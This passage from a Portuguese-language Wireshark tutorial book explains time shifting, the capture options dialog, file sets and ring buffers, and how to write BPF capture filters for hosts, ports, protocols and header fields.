8	0.071247	172.16.16.128	74.125.95.104	TCP	54	1606 → 80 [ACK] Seq=2082692395 Ack=2775580186 Win=16872 Len=0

Figura 4.8 – Pacote 4 com a referência de tempo do pacote ativada.

Configurar uma referência de tempo em um pacote é conveniente somente quando o formato de exibição do horário de uma captura estiver definido para exibir o horário em relação ao início da captura. Qualquer outra configuração não produzirá resultados utilizáveis e, na verdade, gerará um conjunto de horários que poderá ser muito confuso.

## Deslocamento de tempo

Em alguns casos, talvez você encontre pacotes de diversas origens que não estejam sincronizados com a mesma fonte de horários. Isso é especialmente comum quando analisamos arquivos de captura obtidos de duas localidades que contenham o mesmo stream de dados. Embora a maioria dos administradores deseje ter um estado em que todos os dispositivos de rede estejam sincronizados, não é incomum que haja alguns segundos de diferença entre determinados tipos de dispositivo. O Wireshark oferece um recurso para deslocar o timestamp dos pacotes a fim de atenuar esse problema durante a sua análise.

Para deslocar o timestamp de um ou mais pacotes, selecione **Edit4Time Shift** (EditarDeslocar tempo) ou tecle CTRL-SHIFT-T. Na tela Time Shift (Deslocamento de tempo) que será aberta, você poderá especificar um intervalo de tempo com base no qual todo o arquivo de captura será deslocado ou especificar um horário para configurar os pacotes individuais. No exemplo mostrado na Figura 4.9, optei por deslocar o timestamp de todos os pacotes da captura adicionando dois minutos e cinco segundos a cada pacote.




Figura 4.9 – Diálogo Time Shift (Deslocamento de tempo).

## Configurando opções de captura

Vimos o diálogo Capture Interfaces (Interfaces de captura) enquanto descrevíamos uma captura de pacotes básica no capítulo anterior. O Wireshark oferece muitas opções adicionais de captura que não vimos na ocasião. Para acessar essas opções, selecione **Capture4Options** (Captura4Opções).

O diálogo Capture Interfaces tem muitos detalhes, todos concebidos para oferecer mais flexibilidade na captura de pacotes. Ele está dividido em três abas: Input (Entrada), Output (Saída) e Options (Opções). Analisaremos cada aba separadamente.

### A aba Input

O propósito principal da aba Input (Figura 4.10) é exibir todas as interfaces disponíveis para capturar pacotes e algumas informações básicas sobre cada uma delas. Essas incluem o nome amigável da interface, fornecido pelo sistema operacional, um gráfico do tráfego mostrando o seu throughput e opções adicionais de configuração, como status do modo promíscuo e tamanho do buffer. Na extremidade direita (não está na figura), há também uma coluna para o filtro de captura aplicado, sobre o qual falaremos na seção “Filtros de captura”.

Nessa seção, você pode clicar na maioria das opções e editá-las inline. Por exemplo, se quiser desativar o modo promíscuo em uma interface, você pode clicar nesse campo e alterá-lo de ativado (enabled) para desativado (disabled) no menu suspenso apresentado.




Figura 4.10 – A aba de opções para Input (Entrada) de Capture Interfaces (Interfaces de captura).

## Aba Output

A aba Output (Saída, como vemos na Figura 4.11) permite armazenar automaticamente pacotes capturados em um arquivo, em vez de capturá-los antes e depois salvar o arquivo. Fazer isso possibilita ter mais flexibilidade para administrar a forma como os pacotes são salvos. Você pode optar por salvá-los como um único arquivo ou um conjunto deles, ou até mesmo usar um buffer circular (que será discutido em breve) para administrar o número de arquivos criados. Para ativar essa opção, insira um path completo e o nome do arquivo na caixa de texto File (Arquivo). Como alternativa, utilize o botão Browse... (Navegar...) para selecionar um diretório e fornecer um nome de arquivo.




Figura 4.11 – A aba de opções para Output (Saída) de Capture Interfaces (Interfaces de captura).

Ao capturar um grande volume de tráfego ou realizar capturas de longo prazo, conjuntos de arquivos podem se mostrar particularmente úteis. Um *conjunto de arquivos* (file set) é um agrupamento de vários arquivos separados de acordo com determinada condição. Para salvar um conjunto de arquivos, marque a opção **Create a new file automatically after...** (Criar um novo arquivo automaticamente após...).

O Wireshark utiliza diversos gatilhos (triggers) para administrar a ação de salvar em conjuntos de arquivos com base em condições relacionadas ao tamanho do arquivo e tempo. Para ativar um desses gatilhos, marque o botão de rádio ao lado da opção relacionada a tamanho ou tempo e, em seguida, especifique o valor e a unidade para os quais o gatilho será disparado. Por exemplo, você pode configurar um gatilho que crie um novo arquivo depois de cada 1 MB de tráfego capturado ou, como vemos na Figura 4.12, após cada minuto de tráfego capturado.

Name	Date modified	Type	Size
intervalcapture_00001_20151009141804	10/9/2017 2:19 PM	File	172 KB
intervalcapture_00002_20151009141904	10/9/2017 2:20 PM	File	25 KB
intervalcapture_00003_20151009142004	10/9/2017 2:21 PM	File	3,621 KB
intervalcapture_00004_20151009142104	10/9/2017 2:22 PM	File	52 KB
intervalcapture_00005_20151009142204	10/9/2017 2:23 PM	File	47 KB
intervalcapture_00006_20151009142304	10/9/2017 2:24 PM	File	37 KB

Figura 4.12 – Um conjunto de arquivos criado pelo Wireshark a intervalos de um minuto.

A opção **Use a ring buffer** (Usar um buffer circular) permite especificar determinado

número de arquivos que seu conjunto terá, antes que o Wireshark comece a sobrescrevê-los. Embora o termo *buffer circular* (ring buffer) tenha vários significados, em nosso caso é essencialmente um conjunto de arquivos; esse conjunto especifica que, depois que o último arquivo que ele puder conter for escrito, o primeiro arquivo será sobreescrito quando houver mais dados para salvar. Em outras palavras, determina um método FIFO (first in, first out, isto é, o primeiro que entra é o primeiro que sai) para escrever nos arquivos. Você pode marcar essa opção e especificar o número máximo de arquivos pelos quais deseja circular. Por exemplo, suponha que você tenha optado por usar vários arquivos para a sua captura, com um novo arquivo criado a cada hora, e tenha definido o seu buffer circular com 6. Depois que o sexto arquivo for criado, o buffer circular retornará e o primeiro arquivo será sobreescrito, em vez de um sétimo arquivo ser criado. Isso garante que não haverá mais do que seis arquivos (ou, nesse caso, horas) de dados em seu disco rígido, garantindo, ao mesmo tempo, que novos dados possam ser gravados.

Por fim, a aba Output também permite especificar se o formato de arquivo .pcapng deve ser usado. Se você planeja interagir com os pacotes salvos usando uma ferramenta que não seja capaz de fazer parse de .pcapng, o formato tradicional .pcap poderá ser selecionado.

## Aba Options

A aba Options (Opções) contém outras opções para captura de pacotes, incluindo opções para exibição, resolução de nomes e término de captura, mostradas na Figura 4.13.




Figura 4.13 – A aba Options (Opções) de Capture Interfaces (Interfaces de captura).

## Opções de exibição

A seção Display Options (Opções de exibição) controla o modo como os pacotes são mostrados à medida que são capturados. A opção Update list of packets in real-time (Atualizar lista de pacotes em tempo real) é autoexplicativa e pode ser combinada com a opção Automatically scroll during live capture (Rolagem automática durante captura ao vivo). Quando essas duas opções estiverem ativadas, todos os pacotes capturados serão exibidos na tela, com os pacotes capturados mais recentemente exibidos de imediato.

**ALERTA** Quando combinadas, as opções Update list of packets in real-time e Automatically scroll during live capture poderão exigir bastante do processador, mesmo quando um volume de dados modesto estiver sendo capturado. A menos que você tenha uma necessidade específica de ver os pacotes em tempo real, é melhor deixar as duas opções desmarcadas.

A opção Show extra capture information dialog (Mostrar diálogo com informações extras de captura) permite ativar ou desativar a exibição de uma pequena janela que mostra o número e o percentual de pacotes capturados, ordenados de acordo com o protocolo. Gosto de exibir o diálogo com informações de captura, pois geralmente não deixo a rolagem ao vivo dos pacotes ativada durante uma captura.

## Configurações para resolução de nomes

As opções da seção Name Resolution (Resolução de nomes) permitem ativar a resolução automática de nomes para MAC (camada 2), rede (camada 3) e transporte (camada 4) em sua captura. Discutiremos a resolução de nomes com mais detalhes como um tópico geral, incluindo suas desvantagens, no Capítulo 5.

## Configurações para término de captura

A seção Stop capture automatically after... (Encerrar a captura automaticamente após...) permite encerrar a captura em execução quando determinadas condições forem atendidas. Como no caso do conjunto com vários arquivos, você poderá disparar o término da captura com base no tamanho do arquivo ou em um intervalo de tempo, mas poderá fazê-lo também de acordo com o número de pacotes. Essas opções podem ser usadas com as opções para vários arquivos na aba Output.

## Usando filtros

Os filtros permitem especificar quais pacotes você terá disponíveis para análise. Falando de modo simples, um filtro é uma expressão que define critérios para inclusão ou exclusão de pacotes. Se houver pacotes que você não deseja ver, é possível escrever um filtro para se livrar deles. Se houver pacotes que você queira ver exclusivamente, um filtro que mostre somente esses pacotes poderá ser criado.

O Wireshark oferece dois tipos principais de filtros:

- *Filtros de captura* (capture filters) são especificados quando os pacotes são capturados

e somente os pacotes especificados para inclusão/exclusão pela dada expressão serão capturados.

- *Filtros de exibição* (display filters) são aplicados a um conjunto existente de pacotes capturados a fim de ocultar pacotes indesejados ou mostrar os pacotes desejados com base na expressão especificada.

Vamos ver inicialmente os filtros de captura.

## Filtros de captura

Filtros de captura são aplicados durante o processo de captura de pacotes para limitar os pacotes disponibilizados ao analista desde o início. Um motivo principal para usar um filtro de captura é o desempenho. Se souber que precisará analisar uma forma de tráfego em particular, você poderá simplesmente usar um filtro de captura e economizar recursos de processamento que geralmente seriam utilizados para capturar esses pacotes.

A capacidade de criar filtros de captura personalizados será conveniente ao lidar com grandes volumes de dados. A análise poderá ser agilizada se você garantir que verá apenas os pacotes relevantes para o problema em mãos.

Como exemplo, suponha que você esteja resolvendo um problema em um serviço executando na porta 262, mas o servidor que você está analisando executa vários serviços diferentes em diversas portas. Localizar e analisar o tráfego em apenas uma porta seria, por si só, bastante trabalhoso. Para capturar o tráfego somente em uma porta específica, um filtro de captura poderia ser usado. Para isso, utilize o diálogo Capture Interfaces (Interfaces de captura) assim:

1. Selecione o botão **Capture4Options** (Captura4Opções) ao lado da interface na qual você deseja capturar pacotes. Isso fará o diálogo Capture Interfaces ser aberto.
2. Localize a interface que você deseja usar e faça rolagens até a opção **Capture Filter** (Filtro de captura) na coluna mais à direita.
3. Você poderá aplicar o filtro de captura clicando nessa coluna para fornecer uma expressão. Queremos que nosso filtro mostre apenas o tráfego de entrada e de saída na porta 262, portanto insira **port 262**, como vemos na Figura 4.14. (Discutiremos as expressões com mais detalhes na próxima seção.) A célula passará a exibir a cor verde, indicando que você inseriu uma expressão válida; ela será apresentada em vermelho caso a expressão seja inválida.
4. Após ter definido o seu filtro, clique em **Start** (Iniciar) para dar início à captura.

Agora você deverá ver apenas o tráfego na porta 262 e poderá analisar esses dados em particular de modo mais eficiente.




Figura 4.14 – Criando um filtro de captura no diálogo Capture Interfaces (Interfaces de captura).

## Captura/Sintaxe BPF

Os filtros de captura são aplicados pela libpcap/WinPcap e usam a sintaxe BPF (Berkeley Packet Filter, Filtro de Pacotes Berkeley). Essa sintaxe é comum em diversas aplicações de sniffing de pacotes, principalmente porque elas tendem a depender das bibliotecas libpcap/WinPcap, que permitem o uso de BPFs. Um conhecimento da sintaxe BPF será fundamental à medida que você explorar mais as redes no nível de pacotes.

Um filtro criado com a sintaxe BPF é chamado de *expressão*, e cada expressão é constituída de uma ou mais *primitivas*. As primitivas consistem de um ou mais *qualificadores* (conforme listados na Tabela 4.2), seguidos de um nome ou número de ID, como vemos na Figura 4.15.

Tabela 4.2 – Qualificadores BPF

Qualificador	Descrição	Exemplos
Tipo	Identifica a que o nome ou o número de ID se refere	host, net, port
Dir	Especifica uma direção de transferência de ou para o nome ou número de ID	src, dst
Proto	Restringe a correspondência a um protocolo em particular	ether, ip, tcp, udp, http, ftp




Figura 4.15 – Exemplo de filtro de captura.

Dados os componentes de uma expressão, um qualificador dst e um ID 192.168.0.10 se combinam para formar uma primitiva. Essa primitiva por si só é uma expressão que capturaria o tráfego somente para um endereço IP de destino 192.168.0.10.

Você pode usar operadores lógicos para combinar primitivas a fim de criar expressões mais sofisticadas. Três operadores lógicos estão disponíveis:

- Operador de concatenação AND (&&)
- Operador de alternância OR (||)
- Operador de negação NOT (!)

Por exemplo, a expressão a seguir capturará somente o tráfego com um endereço IP de origem igual a 192.168.0.10 e uma porta de origem ou de destino igual a 80:

```
src host 192.168.0.10 && port 80
```

## Filtros com nomes de host e endereços

A maioria dos filtros que você criar estará concentrada em um dispositivo de rede ou um grupo de dispositivos em particular. Conforme as circunstâncias, a filtragem poderá ser baseada no endereço MAC, no endereço IPv4, no endereço IPv6 ou no nome de host DNS de um dispositivo.

Por exemplo, suponha que você esteja curioso acerca do tráfego de um host em particular que esteja interagindo com um servidor em sua rede. A partir do servidor, você poderá criar um filtro usando o qualificador host que capturará todo o tráfego associado ao endereço IPv4 desse host:

```
host 172.16.16.149
```

Se estiver em uma rede IPv6, você filtrará com base em um endereço IPv6 usando o qualificador host, como vemos a seguir:

```
host 2001:db8:85a3::8a2e:370:7334
```

Também é possível filtrar com base no nome de host de um dispositivo com o qualificador host, assim:

```
host testserver2
```

Se estiver preocupado com a possibilidade de o endereço IP de um host mudar, você poderá filtrar com base em seu endereço MAC também, acrescentando o qualificador de protocolo ether:

```
ether host 00-1a-a0-52-e2-a0
```

Os qualificadores de direção de transferência com frequência são usados em conjunto com filtros, como aqueles dos exemplos anteriores, para capturar tráfego conforme este seja de entrada ou de saída para um host. Por exemplo, para capturar somente o tráfego proveniente de um host em particular, adicione o qualificador src:

```
src host 172.16.16.149
```

Para capturar os dados destinados somente a 172.16.16.149, utilize o qualificador dst:

```
dst host 172.16.16.149
```

Se você não usar um qualificador de tipo (host, net ou port) com uma primitiva, o qualificador host será tomado como default. Assim, a expressão a seguir, que não inclui esse qualificador, é equivalente ao exemplo anterior:

```
dst 172.16.16.149
```

## Filtros de porta

Além de filtrar com base em hosts, você pode filtrar conforme as portas usadas em cada pacote. A filtragem de portas pode ser usada para filtro de serviços e aplicações que utilizem portas de serviço conhecidas. Por exemplo, eis um filtro simples para capturar o tráfego somente de ou para a porta 8080:

```
port 8080
```

Para capturar todo o tráfego, exceto aquele na porta 8080, a expressão a seguir servirá:

```
!port 8080
```

Os filtros de porta podem ser combinados com qualificadores de direção de transferência. Por exemplo, para capturar o tráfego somente em direção a um servidor web escutando a porta 80 padrão para HTTP, utilize o qualificador dst:

```
dst port 80
```

## Filtros de protocolo

Os filtros de protocolo permitem filtrar pacotes de acordo com determinados protocolos. São usados para correspondência com protocolos que não sejam da camada de aplicação, que não podem ser simplesmente definidos pelo uso de determinada porta. Assim, se quiser ver apenas o tráfego ICMP, o filtro a seguir poderá ser utilizado:

```
icmp
```

Para ver tudo, exceto o tráfego IPv6, o filtro a seguir servirá:

```
!ip6
```

## Filtros para campos de protocolo

Um dos verdadeiros pontos fortes da sintaxe BPF é a capacidade que ela nos dá de analisar todos os bytes do cabeçalho de um protocolo a fim de criar filtros muito específicos com base nesses dados. Os filtros sofisticados que discutiremos nesta seção permitirão obter uma quantidade específica de bytes de um pacote, começando em um local específico.

Por exemplo, suponha que queremos filtrar pacotes com base no campo de tipo de um cabeçalho ICMP. O campo de tipo está localizado bem no início de um pacote, no offset 0. Para identificar o local a ser analisado em um pacote, especifique o offset em bytes entre colchetes ao lado do qualificador de protocolo – `icmp[0]` neste exemplo. Essa especificação devolverá um valor inteiro de um byte com o qual poderemos fazer uma comparação. Por exemplo, para obter somente pacotes ICMP que representem mensagens de destino inacessível (tipo 3), usamos o operador de igualdade em nossa expressão de filtro:

```
icmp[0] == 3
```

Para analisar somente pacotes ICMP que representem uma requisição de eco (tipo 8) ou uma resposta de eco (tipo 0), utilize duas primitivas com o operador OR:

```
icmp[0] == 8 || icmp[0] == 0
```

Esses filtros funcionam muito bem, mas filtram com base em apenas um byte de informação no cabeçalho de um pacote. Você também pode especificar o tamanho dos dados a serem devolvidos em sua expressão de filtro concatenando o tamanho em bytes após o número do offset entre colchetes, separados por dois-pontos.

Por exemplo, suponha que você queira criar um filtro que capture todos os pacotes ICMP com destino ou host inacessíveis, identificados pelo tipo 3, código 1. São campos de um byte, localizados próximos um ao outro no offset 0 do cabeçalho do pacote. Para isso, criaremos um filtro que verificará dois bytes de dados, começando no offset 0 do cabeçalho do pacote, e compararemos esses dados com o valor hexa 0301 (tipo 3, código 1), assim:

```
icmp[0:2] == 0x0301
```

Um cenário comum consiste em capturar somente pacotes TCP com a flag RST ligada. Discutiremos detalhadamente o TCP no Capítulo 8. Por enquanto, basta saber que as flags de um pacote TCP estão localizadas no offset 13. Esse é um campo interessante, pois coletivamente tem um tamanho de um byte representando campos de flags, mas cada flag em particular é identificada por um único bit nesse byte. Conforme discutiremos melhor no Apêndice B, cada bit em um byte representa um número de base 2. O bit no qual a flag está armazenada é especificado pelo número que o bit representa; desse modo, o primeiro bit é representado por 1, o segundo por 2, o terceiro por 4, e assim sucessivamente. Várias flags podem ser simultaneamente ligadas em um pacote TCP. Assim, não podemos filtrar de modo eficiente usando um único valor `tcp[13]`, pois diversos valores poderão

representar o bit RST ligado.

